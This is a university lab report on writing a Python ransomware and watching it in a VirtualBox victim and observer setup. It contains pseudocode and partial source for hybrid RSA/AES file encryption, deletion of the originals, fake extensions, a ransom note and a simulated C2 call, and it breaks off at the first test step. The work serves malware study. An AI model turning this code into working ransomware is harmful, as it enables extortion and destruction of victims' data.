

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

International Islamic University Chittagong



Department of Computer Science and Engineering

PROJECT REPORT

COURSE CODE : CSE - 4744
COURSE TITLE : Computer Security Lab
NAME OF THE PROJECT : Creating and Analyzing Ransomware
Behavior in a Virtual Machine
TYPE OF PROJECT : Major Project
DATE OF SUBMISSION : 07.08.2025

Submitted By:

Group: J

ID1 : C213218-Ummeh Habiba Tahia
ID2 : C213224-Umma Maharunnasa Mim
ID3 : C213225-Shumaita Binte Burhan
Semester : 8th
Department of CSE, IIUC

Submitted To:

Asmaul Hosna Sadika
Assistant Lecturer
Department of CSE, IIUC

Table of Contents

1. Abstract	3
2. Introduction	3
2.1. Background of the Project	3
2.2. Importance in Computer Security	3
2.3. Objectives	4
2.4. Scope	4
3. Literature Review	4
4. System Analysis	5
4.1. Functional Requirements	5
4.2. Non-Functional Requirements	5
4.3. Risk Analysis	6
5. Proposed Methodology	6
5.1. Approach	6
5.2. System Architecture Diagram	7
5.3. Data flow Diagram	8
5.4. Pseudocodes	9
6. Implementation: Language, Tools, Frameworks Used and Code Snippets	12
6.1. Programming Language	12
6.2. Development Tools	12
6.3. Python Libraries/Frameworks	12

6.4. Important Code Snippets	12
7. Testing and Analysis of Ransomware Behavior	14
7.1. Setting Up the Analyst Machine (Kali Linux)	14
7.2. Executing the Ransomware (Windows PC)	17
7.3. Results Analysis	19
8. Conclusion & Future Work	21
8.1. Summary of Achievements	21
8.2. Limitations	21
8.3. Suggestions for Improvement	22
9. References	22

1. Abstract :

Ransomware is a type of malware that locks or encrypts files and asks the user for money to unlock them. This has become a serious problem in today's digital world where most of our important data is stored online or in systems. Many people know about ransomware, but do not know how it actually works. That is the problem we tried to address in this project. To do this safely, we created a sample ransomware program using Python and ran it inside a virtual machine. We used Windows 11 as the victim system and Kali Linux as the monitoring system, both set up in Oracle VirtualBox. We observed how the ransomware encrypted files, changed file extensions and dropped ransom notes. We also checked how it behaved in the network. From the test results, we saw the ransomware successfully encrypt files, rename them and create ransom notes. Some network activity was also noticed, similar to real attacks. This project gave us real experience in understanding ransomware behavior in a safe and controlled way. It also helped us build skills for future cybersecurity research.

2. Introduction :

Ransomware is a modern form of malware that prevents users from accessing their systems or files, typically through encryption, and demands payment to restore access. With the increasing reliance on digital data, ransomware attacks have become one of the most significant cybersecurity threats. These attacks can compromise organisations, leak sensitive data, and require substantial cryptocurrency payments. Although the first ransomware attack occurred around a decade ago, such attacks have since become widespread and highly profitable. This project aims to create a crypto-ransomware and examine the behaviour and nature of ransomware attacks.

2.1. Background of the Project :

Ransomware is a harmful type of malware that locks or encrypts files on a system and asks the user to pay money (usually in cryptocurrency) to get access back. With our growing dependence on digital data, ransomware attacks have become a serious cybersecurity issue. These attacks not only block access to important files but can also steal and leak sensitive data. To better understand how ransomware works, this project focuses on simulating a crypto-ransomware attack inside a virtual environment, where it is safe to test and observe its behavior.

2.2. Importance in Computer Security :

Understanding ransomware behavior is important for building effective defense systems in cybersecurity. Since studying real ransomware in live systems is risky, this project gives a safe way to analyze how it behaves including how it encrypts files, changes extensions, and communicates with external servers. This hands-on experience helps students and researchers improve their knowledge and skills in malware analysis.

2.3. Objectives :

The main objectives of this project are:

- To create a safe and isolated virtual environment for testing ransomware.
- To develop a sample crypto-ransomware using Python.
- To observe file encryption behavior and extension changes.
- To analyze the ransom note creation and user access restriction.
- To capture and study network activity related to the ransomware.

2.4. Scope :

This project includes developing a basic crypto-ransomware and testing it on sample files inside a virtual Windows 11 system. The system is monitored from a Kali Linux machine. The simulation is done in Oracle VirtualBox to ensure full isolation from the host PC. This project does not include real-world ransomware deployment, recovery tool design or any actual attack on public networks or systems.

3. Literature Review :

Ransomware has become one of the most dangerous and fast-growing threats in the field of cybersecurity. Researchers have studied how ransomware functions, how it spreads, and how it can be detected or prevented. Several recent works have contributed useful tools and research insights that help us understand ransomware from both technical and behavioral angles.

In [1], a detailed guide explains how to build a basic ransomware program in Python. It shows how ransomware searches for files, encrypts them using cryptographic techniques, and changes their extensions. It also warns about the risks of testing such malware on real systems, recommending virtual machines for safety. This article helped us understand the importance of using isolated environments for testing.

The study in [2], “The Anatomy of Ransomware Attacks” by Stanford University, explores how user behavior and security practices influence the chances of becoming a ransomware victim. Through a survey of 1,000 users and analysis of browser history, it provides key insights into how poor habits lead to infections. The study also uses machine learning to find patterns of risky behavior.

In [3], the open-source project “RansomwareSim” simulates ransomware attacks without causing real harm. It shows fake file encryption, ransom note creation, and behavior changes. This is useful for safe classroom testing and system monitoring without actual risks.

In [4], a research paper titled “A Comprehensive Behavioural Study of Ransomware and Its Impact” analyzes how ransomware behaves using AI models like RNN, ANN, and SVM. The study finds behavior patterns in real malware samples to help build better detection models.

While these works provide valuable insights into ransomware simulation, detection, and behavioral analysis, they often lack direct hands-on implementation in a controlled, step-by-step environment. Our project addresses this gap by developing a working crypto-ransomware script, executing it in an isolated virtual Windows system, and analyzing its real-time behavior from both the file system and network perspective. This practical approach helps learners observe actual ransomware effects safely and contributes to a deeper understanding of how such threats operate.

4. System Analysis :

Ransomware attacks are increasing rapidly and causing major losses to both individuals and organizations. However, due to the dangerous nature of ransomware, there are very few opportunities to study its real behavior in a safe way. Most students and researchers only learn the theory, without ever observing how ransomware actually encrypts files, changes extensions or communicates over the network. This lack of practical exposure makes it difficult to fully understand or prevent such attacks. Therefore, our project aims to solve this problem by creating a crypto-ransomware and analyzing its behavior in a safe and controlled virtual environment.

4.1. Functional Requirements :

- Develop and run a basic Python-based crypto-ransomware.
- Encrypt specific files and modify file extensions.
- Drop a ransom note after encryption.
- Simulate basic network communication.
- Use Kali Linux to observe file and network behavior.

4.2. Non-Functional Requirements :

- Fully isolated virtual environment (Oracle VirtualBox).
- Compatible with general laptops and internet connection.
- Clean, well-documented Python code.
- Safe file handling and system performance.

4.3. Risk Analysis :

Risk/Threat	Description
Execution outside VM	If the ransomware runs on the host system by mistake, it can cause real damage
Network misuse	If the virtual machine is not isolated, the ransomware could attempt real connections
File loss	Even in a VM, important files might be encrypted and lost if not backed up
Script misuse	If the ransomware script is copied and misused, it can be dangerous
Antivirus interference	Installed antivirus tools may block or alter behavior of the script

5. Proposed Methodology :

5.1. Approach :

Step 1 : Setup Virtual Environment :

- Windows 11 (Victim).
- Kali Linux (Observer).

Step 2 : Develop Ransomware Script :

- File scanning.
- AES encryption.
- RSA-encrypted session key.
- File extension change.
- Ransom note creation.

Step 3 : Execute Ransomware in Windows VM :

- Run the script on selected test files inside the Windows 11 VM.
- Observe encryption behavior and extension renaming.

Step 4 : Monitor File & System Behavior :

- Use Kali Linux tools to monitor file activity.
- Check for ransom note creation and changes to original files.

Step 5 : Simulate Network Communication :

- Simulate a fake command-and-control (C2) server connection.
- Capture network packets using Wireshark in Kali Linux.

Step 6 : Ensure Safe Testing :

- Keep both VMs disconnected from the real network.
- Use only dummy files for encryption to avoid real data loss.

5.2. System Architecture Diagram :

The project is carried out within a virtualized environment using Oracle VirtualBox to ensure isolation and safety. The setup involves two operating systems: one acting as the victim (Windows 11) and the other as the observer (Kali Linux).

In the Windows 11, a Python-based ransomware program is created to simulate the encryption of files, change file extensions. Meanwhile, the Kali Linux is used to analyze the ransomware's behavior using wireshark framework. The analysis focuses on three major aspects: file encryption patterns, extension modifications, and possible network communication initiated by the malware.




Figure : System architecture diagram of our project.

5.3. Data flow Diagram :

Below we provide the data flow diagram of our project:




Figure : Data flow diagram of our project.

5.4. Pseudocodes :

Below we provide the pseudocode of the “Key Generation Process”:

START

// Step 1: Create the cryptographic keys

GENERATE a new RSA key pair (which includes a public part and a private part).

// Step 2: Save the private key to a file

EXTRACT the private key from the generated key pair.

CREATE a new file named "private.pem".

WRITE the extracted private key data into the "private.pem" file.

CLOSE the "private.pem" file.

// Step 3: Save the public key to a file

EXTRACT the public key from the generated key pair.

CREATE a new file named "public.pem".

WRITE the extracted public key data into the "public.pem" file.

CLOSE the "public.pem" file.

// Step 4: Notify the user

PRINT a message to the screen confirming that both "private.pem" and "public.pem" were created successfully.

END

Below we provide the pseudocode of the “Ransomware Process”:

START

// --- Main Program ---

PROCEDURE Main

SET target_folder to "path/to/your/secret/folder"

SET public_key_file to "public.pem"

IF target_folder does NOT exist THEN

PRINT error message "Folder not found."

ELSE

PRINT "--- Ransomware Simulation ---"

```

PRINT "Choose a fake extension for encrypted files:"
DISPLAY options (e.g., 1 for .doc, 2 for .mp3, etc.)

GET user_choice from keyboard
SET fake_extension based on user_choice (default to "doc")

PRINT "Starting encryption..."

// Loop through all files in the target folder
FOR EACH file_path IN scan_files(target_folder)
  IF file_path ends with ".txt" THEN
    CALL encrypt_file(file_path, public_key_file, fake_extension)
  END IF
END FOR

PRINT "Encryption phase complete."

// Perform post-encryption actions
CALL drop_ransom_note(target_folder)
CALL simulate_network_traffic()

PRINT "--- Simulation Finished ---"
END IF
END PROCEDURE

// --- Helper Functions ---

// Function to find all files
FUNCTION scan_files(directory)
  FOR EACH item IN directory
    IF item is a file THEN
      YIELD item's path
    ELSE IF item is a directory THEN
      YIELD all results from scan_files(item's path) // Recursion
    END IF
  END FOR
END FUNCTION

// Function to encrypt a single file
PROCEDURE encrypt_file(file_path, public_key_path, fake_ext)
  TRY
    READ public_key from public_key_path
    READ original_data from file_path

```

```
GENERATE a random, one-time session_key (for AES encryption)
ENCRYPT session_key using the public_key (RSA encryption) -> creates encrypted_session_key
ENCRYPT original_data using the session_key (AES encryption) -> creates ciphertext and tag
```

```
CREATE new_filename by changing the original file's extension to ".{fake_ext}.locked"
```

```
OPEN new_filename for writing
WRITE encrypted_session_key to the new file
WRITE nonce (from AES) to the new file
WRITE tag (from AES) to the new file
WRITE ciphertext to the new file
CLOSE new_filename
```

```
DELETE original file at file_path
PRINT success message
CATCH any error
    PRINT failure message with the error
END TRY
END PROCEDURE
```

```
// Function to create the ransom note
PROCEDURE drop_ransom_note(folder_path)
    DEFINE ransom_note_content (e.g., "Your files are encrypted...")
    SET note_path to a combination of folder_path and the ransom note's name
    WRITE ransom_note_content to the file at note_path
    PRINT success message
END PROCEDURE
```

```
// Function to simulate network C&C communication
PROCEDURE simulate_network_traffic()
    TRY
        SET server_ip to a fake address
        CREATE a network connection to server_ip
        SEND a fake message (e.g., "GET /key_sent")
        CLOSE the connection
        PRINT success message
    CATCH any error
        PRINT failure message with the error
    END TRY
END PROCEDURE
```

```
END
```

6. Implementation : Language, Tools, Frameworks Used and Code Snippets

6.1. Programming Language :

- Python.

6.2. Development Tools :

- Oracle Virtual Box, Windows 11, Kali Linux.
- Wireshark.


6.3. Python Libraries/Frameworks :

- socket.
- OS.

6.4. Important Code Snippets :


We utilize two scripts to simulate the working principle of ransomware and the corresponding analysis of its behavior in a isolated environment. Below we present code snippets of these two scripts:

Script 1 - generate_keys.py:

A screenshot of a code editor window. The title bar shows 'File Edit Selection View Go Run ...' and a search bar. The left sidebar has an 'EXPLORER' panel with 'NO FOLDER OPENED' and a button 'Open Folder'. The main editor area shows a file named 'generate_keys.py' with the following code:


```
1 # SCRIPT: generate_keys.py
2 # Running this script FIRST to create the necessary key files.
3
4 from Crypto.PublicKey import RSA
5
6 # Generate a new RSA key pair of 2048 bits
7 key = RSA.generate(2048)
8
9 # Export the private key and save it to a file
10 private_key = key.export_key()
11 with open("private.pem", "wb") as f:
12     f.write(private_key)
13
14 # Export the public key and save it to a file
15 public_key = key.publickey().export_key()
16 with open("public.pem", "wb") as f:
17     f.write(public_key)
18
19 print("Successfully created 'private.pem' and 'public.pem'.")
20 print(["Keeping 'private.pem' safe. The ransomware only needs 'public.pem'."])
```

Script 2 - ransomware.py:



The screenshot shows a code editor with the file explorer on the left and the code editor on the right. The file explorer shows a folder named 'ransomware.py' and a file named 'generate_keys.py'. The code editor shows the first part of the script, including imports, configuration, and the 'scan_files' function.

```
1 # SCRIPT 2: ransomware.py
2 # 'public.pem' is in the same folder
3
4 import os
5 import socket
6 from pathlib import Path
7
8 # Connecting imports from the 'pycryptodome' library
9 from Crypto.PublicKey import RSA
10 from Crypto.Cipher import PKCS1_OAEP, AES
11 from Crypto.Random import get_random_bytes
12
13 # --- Configuration ---
14 FAKE_EXTENSIONS = {
15     "1": ".doc",
16     "2": ".mp3",
17     "3": ".jpg",
18     "4": ".xl"
19 }
20 RANSOM_NOTE_NAME = "README_RESTORE_FILES.txt"
21 # --- End of Configuration ---
22
23
24 def scan_files(top_dir):
25     """Recursively finds all files in a directory."""
26     for entry in os.scandir(top_dir):
27         if entry.is_file():
28             yield entry.path
29         else:
30             yield from scan_files(entry.path)
31
32
33 def encrypt_file(file_path, public_key_path, fake_ext):
34     """Encrypts a single file using a hybrid RSA+AES scheme."""
35     try:
36         # 1. Reading the public key and the target file's data
37         with open(public_key_path, 'rb') as f:
38             pubkey_data = f.read()
39
40         with open(file_path, 'rb') as f:
41             file_data = f.read()
42
```



The screenshot shows a code editor with the file explorer on the left and the code editor on the right. The file explorer shows a folder named 'ransomware.py' and a file named 'generate_keys.py'. The code editor shows the second part of the script, including the 'Main Execution Block' and the 'simulate_network_traffic' function.

```
106 print(f"Network simulation failed: {e}")
107
108
109 # --- Main Execution Block ---
110 if __name__ == "__main__":
111     # IMPORTANT: Set the target folder here
112     target_folder = "C:\\Users\\kali\\Desktop\\secret"
113     public_key_file = "public.pem"
114
115     # Check if the target folder exists
116     if not os.path.isdir(target_folder):
117         print(f"Error: Target folder '{target_folder}' not found. Please create it.")
118     else:
119         # User interaction
120         print("--- Ransomware Simulation ---")
121         print("Choose a fake extension for the encrypted files:")
122         print("1: .doc\n 2: .mp3\n 3: .jpg\n 4: .xl")
123         choice = input("Your choice (1-4): ").strip()
124
125         # Default to '.doc' if the choice is invalid
126         fake_extension = FAKE_EXTENSIONS.get(choice, ".doc")
127
128         print(f"\nStarting encryption in '{target_folder}'...")
129
130         # Find and encrypt only .txt files
131         for file_to_encrypt in scan_files(target_folder):
132             if file_to_encrypt.endswith(".txt"):
133                 encrypt_file(file_to_encrypt, public_key_file, fake_extension)
134
135         print("\nEncryption phase complete.")
136
137         # Dropping the ransom note in the main target folder
138         drop_ransom_note(target_folder)
139
140         # Simulating network activity
141         simulate_network_traffic()
142
143
144 print("\n--- Simulation Finished ---")
```

7. Testing and Results :


The testing phase is conducted within a fully isolated virtual environment, consisting of a Windows 11 "Victim" machine and a Kali Linux "Analyst" machine, connected via a private host-only network. This configuration ensures that the malware's activity is contained and poses no risk to the host system or external networks.

The analysis will focus on three primary areas of the ransomware's behavior:

- **File System Impact:** Observing the script's ability to recursively scan directories, encrypt target files, and modify their extensions to render them inaccessible.
- **User Interaction:** Verifying the successful creation and placement of the ransom note, which serves as the primary communication channel to the "victim."
- **Network Footprint:** Utilizing Wireshark on the Kali Linux machine to capture and inspect any network traffic generated by the ransomware, simulating communication with a command-and-control (C2) server.

7.1. Setting Up the Analyst Machine (Kali Linux) :

First, we prepare our Kali Linux VM to act as a fake Command & Control (C2) server and to monitor the network.



Step 1: Start a Fake Web Server. This terminal will listen for the network connection from the ransomware.

- Open a new terminal (Terminal 1).
- Run the following command to start a simple web server on port 80. The sudo is needed because port 80 is a privileged port.
sudo python3 -m http.server 80
- This terminal will now show incoming connection logs.

